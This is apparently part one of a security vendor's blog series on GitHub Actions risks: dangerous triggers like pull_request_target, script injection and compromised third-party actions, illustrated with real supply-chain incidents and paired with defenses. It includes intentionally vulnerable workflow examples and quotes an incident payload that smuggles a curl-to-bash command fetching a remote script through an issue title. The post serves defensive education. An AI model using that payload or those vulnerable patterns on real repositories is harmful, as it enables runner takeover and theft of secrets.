Overview
The tj-actions compromise hit 22,000 repositories. Ultralytics had cryptominers injected into PyPI releases. Trivy's supply chain was breached through a workflow the authors believed was secure. All three attacks exploited GitHub Actions misconfigurations that remain common today.
This two-part blog series provides the threat model, three main risks (Pull Request pwnage, script injection, 3rd party components), and defensive playbook. This deeper understanding offers you a roadmap for developing a security strategy best suited to your environment. The series is for those with a general security background but only foundational knowledge of GitHub security.
Part One will detail the general security model of GitHub Actions, illustrate common security mistakes, and examine how they manifested in well-known attacks.
Part Two focuses on the emerging threat landscape of AI-powered actions. This section will extend the threat model, show common risks, and introduce our original security analysis approach, which uncovered novel risks and vulnerabilities.
Threat Model for GitHub Actions
GitHub Actions execute code in response to repository events. The fundamental security challenge is: who controls what code runs, and with what permissions? The trust boundary in Public GitHub Repositories passes between the Trusted Zone (repository owners, collaborators, org members, approved bots that can commit to main / access CI/CD secrets / trigger workflows / modify workflows) and the Untrusted Zone (viewers, fork PR authors, issue creators, comment authors, external bots and GitHub Apps that can open PRs in forks / create issues / post comments / give stars):

There are ways to promote across boundaries (i.e. compromised credentials belonging to a project maintainer), but the traditional security challenge and the focus of this research is circumvention - a scenario where an actor from the Untrusted Zone controls the code execution in the context of repository GitHub Actions. Should a threat actor successfully cross/circumvent these security zones, they can control the Action's execution and exploit the context opportunistically. Here is the useful high-level diagram illustrating the core concepts of GitHub Actions security:

GitHub Actions allows even untrusted actors to initiate workflows through various activities, for example:
Submitting fork pull requests with arbitrary code and content
Commenting on issues and pull requests (both their own and third-party ones)
Creating new issues and discussions and more
This initial level of access, combined with a workflow misconfiguration and potential impact (such as access to secrets, execution/persistence on a self-hosted runner, or malicious commits), creates a vulnerability. The following section will detail the most significant risks and misconfigurations, complete with examples of attacks and incidents stemming from this vulnerability.
pull_request_target and Other Dangerous Triggers
The most critical, yet frequently misunderstood, CI/CD risk is the pull_request_target misconfiguration in GitHub Actions. While it looks nearly identical to the standard pull_request trigger, their security implications differ significantly:
pull_request runs the workflow version from PR’s head branch. This appears dangerous because an attacker could modify the workflow code in their fork to execute malicious commands. However, GitHub mitigates this risk by denying these workflows access to secrets and granting Read-only permissions. In addition, there is a security control at the org level called “Approval for running fork pull request workflows from contributors” with 3 options:

Even though this is not a hermetic protection (threat actors can bypass this by promoting themselves to first-time contributors via a trivial syntactical fix, as demonstrated in a PyTorch compromise by researchers from Praetorian), this makes the pull_request relatively safe.
In contrast, pull_request_target runs the workflow version from the base branch (e.g., main). Because the workflow code itself cannot be trivially substituted by a contributor, GitHub considers this context "trusted." Consequently, it is the trigger that does not have org-level gates AND includes access to repository secrets and default Write permissions. The intent is to allow maintainers to automate tasks on PRs from external forks without exposing the workflow logic to tampering.
The danger arises during the classic threat modeling scenario: an external actor forking a repo to submit a PR. Even though the workflow code cannot be modified, the workflow's execution can be manipulated by the pull request (PR) author through influencing checked-out artifacts. The following example illustrates a classic vulnerable pattern where a workflow with access to a sensitive secret checks out code from a fork and then performs actions on it:
on:
  pull_request_target: # Attacker code runs with base repo secrets
    types: [opened, synchronize]
jobs:
  review:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }}  # Checks out ATTACKER code
      - uses: some-action@v1
        with:
          api-key: ${{ secrets.API_KEY }}  # Exposed to attacker
      - run: |
          make build  # make uses checked-out code
Because the make build command utilizes the checked-out code, the attacker gains execution control. This pattern - pull_request_target combined with checking out the PR head - is the foundation of the "Pwn Request" attack class.
The Attack
This specific misconfiguration is a known vector for attacks, as demonstrated by the recent Trivy supply chain compromise. This incident originated from a vulnerable workflow, despite the workflow's authors believing it to be secure:

The reality was that the workflow checked out attacker-controlled code and subsequently executed it via an internally authored action:

By replacing the setup-go action code, the attacker was able to gain code execution and steal the highly-privileged organization-level token. The attack went from there.
The Defense
There isn't a single, definitive defense strategy against misconfiguration when using pull_request_target. The simplest advice is to avoid using it. Admittedly, this isn't always practical when automated flows must run on the pull request code.
In scenarios where pull_request_target is necessary, mitigation strategies should include:
Disabling forking
Conditioning the workflow run on manual review
Avoiding the execution of arbitrary commands on the checked-out code
None of these defenses are bulletproof.
Other Dangerous Triggers
pull_request_target is the most discussed dangerous trigger, and rightly so, given its inherent coupling with the code it runs and interacts with. However, it is not the only one. Beyond pull_request_target, seven other triggers share the same dangerous properties:
No repository Write permissions are required to trigger
The triggered workflow runs in the context of the main branch, with full access to secrets and Write permissions
The list contains eight different triggers (grouped by similarity) along with the typical attack vector:
| Trigger | Attack Vector |
|---|---|
| pull_request_target | Malicious PR content |
| issues, issue_comment | Malicious issue title / body / comment |
| discussion, discussion_comment | Malicious discussion / comment |
| fork, watch | Attacker-triggered fork / star events |
| workflow_run | Inherits from parent |
For example, a workflow processing issue content and executing embedded code may seem unlikely - until you consider AI-powered workflows that use issue content as model input. This scenario is explored in Part 2 of this series.
The workflow_run trigger presents a distinct risk: it chains from other workflows and consumes their output. An attacker who influences the parent workflow's artifacts can poison the downstream execution. The complex dependency graphs make this a common source of misconfigurations.
Script Injection
People familiar with command injection attacks will understand the script injection (also known as expression injection) attack intuitively. Just like a web application offers input fields (username, password, search), workflows offer input parameters like branch names, issue titles, PR bodies etc. Just like the WebApp can be vulnerable to command injection, the workflow can be vulnerable to script injection - when the input field is augmented with the malicious code. If a user from an untrusted zone is able to trigger the workflow with such input they gain execution in the workflow context. The classic example for this type of attack is a workflow echoing the issue title:
name: Issue Syntax Checker
on:
  issues:
    types: [opened]
jobs:
  validate-issue:
    runs-on: ubuntu-latest
    steps:
      - name: Echo Issue Title
        run: |
          echo "Processing new issue: '${{ github.event.issue.title }}'"
      - name: Perform Syntactical Checks
        run: |
          echo "Running static analysis and syntax linting..."
          # e.g., npm run lint or flake8 .
          echo "✅ Syntax checks passed!"
As can be seen, the first step is echo-ing ${{ github.event.issue.title }}, meaning the malicious payload like the one from the tj-actions incident -
Test")${IFS}&&${IFS}{curl,-sSfL,gist.githubusercontent.com/RampagingSloth/72511291630c7f95f0d8ffabb3c80fbf/raw/inject.sh}${IFS}|${IFS}bash&&echo${IFS}$("foo
- will execute this curl command in the context of the runner running the job. Notice the ${IFS} trick - a classic WAF bypass now appearing in CI/CD payloads.
The Attack
In December 2024, Ultralytics (the organization behind the massively popular YOLO computer vision models) suffered a severe software supply chain attack. Threat actors compromised the project's PyPI releases, infecting thousands of developers and downstream applications with an XMRig cryptocurrency miner. The root cause was traced to an insecure configuration within a custom composite action used by the repository ultralytics/actions. Just like in the above example, the workflow took user controlled input - specifically, the name of the Git branch (${{ github.head_ref }}) or ${{ github.ref }}) and injected it directly into a bash run block without sanitizing it or mapping it to an intermediate environment variable first. The attacker took advantage of this by opening the PR with the malicious branch name:

The attacker was able to exfiltrate GitHub tokens, steal the project's PyPI publishing credentials, and consequently poison the resulting packages.
The Defense
The Defense against command injection is primarily achieved in two ways:
Binding Inputs to Environment Variables: This is the most straightforward method. By referencing the environment variable using standard shell syntax (e.g., "$MY_VAR"), the shell automatically treats the variable's content as a literal string.
Sanitizing Untrusted Inputs: Depending on the usage, in some cases even the quoted variable can be weaponized, in which case the input must be sanitized. This involves strictly verifying that the input string matches a safe pattern - such as an allow-list regex (e.g., allowing only alphanumeric characters and hyphens) in a shell like bash - before the command is executed.
Compromised 3rd-party Actions
GitHub Actions serves two main purposes that are often confused: it is both a comprehensive CI/CD system and a collection of reusable workflow building blocks, typically referred to as "actions." The most popular example of the latter is the official actions/checkout action (useful for fetching the repository code) that we observed in 100% of WizCode customer environments. Now, imagine this action is compromised - this would mean a tremendous fallout of the whole GitHub Actions ecosystem as no workflow would be safe. The tj-actions attack from last year provided a real-world warning of such fallout.
The Attack
On March 15, 2025, the tj-actions/changed-files action, then used in over 22,000 public repositories, was compromised by a threat actor. During the attack window, affected workflows inadvertently logged base64-encoded secrets, leading to a significant and public data exfiltration event. While the public incident was widespread, subsequent investigation revealed the original target was Coinbase, and the attacker executed a supply chain attack involving the sequential compromise of four different actions to reach their ultimate goal:

This attack illustrates the highly interconnected nature of reusable components within GitHub Actions. It highlights that even workflows that are internally secure can be rendered vulnerable by the dependencies they rely on.
The Defense
The primary recommendation for defending against a compromised third-party action is to pin the referenced action's commit SHAs. While this is not always a complete solution (as it may not be effective for reusable workflows and nested actions), it remains the most common and best-known defense.
Conclusions
While this document is not an exhaustive threat model, it provides the foundation by focusing on the top three security risks unique to GitHub Actions. We deliberately omitted other significant risks, such as compromised credentials (a major threat, but not exclusive to GitHub Actions), to keep this discussion centered on the core, distinct vulnerabilities. For a complete list of risks and mitigation techniques, refer to the SDLC Infrastructure Threat Framework.
To summarize, Part One covered the baseline: dangerous triggers, script injection, supply chain risks. Part Two adds a variable traditional threat models don't account for - AI that can be manipulated through the very content it's designed to process. We'll show how official actions from OpenAI, Anthropic, and Google handle this challenge, where they fall short, and what we found when we looked at the code.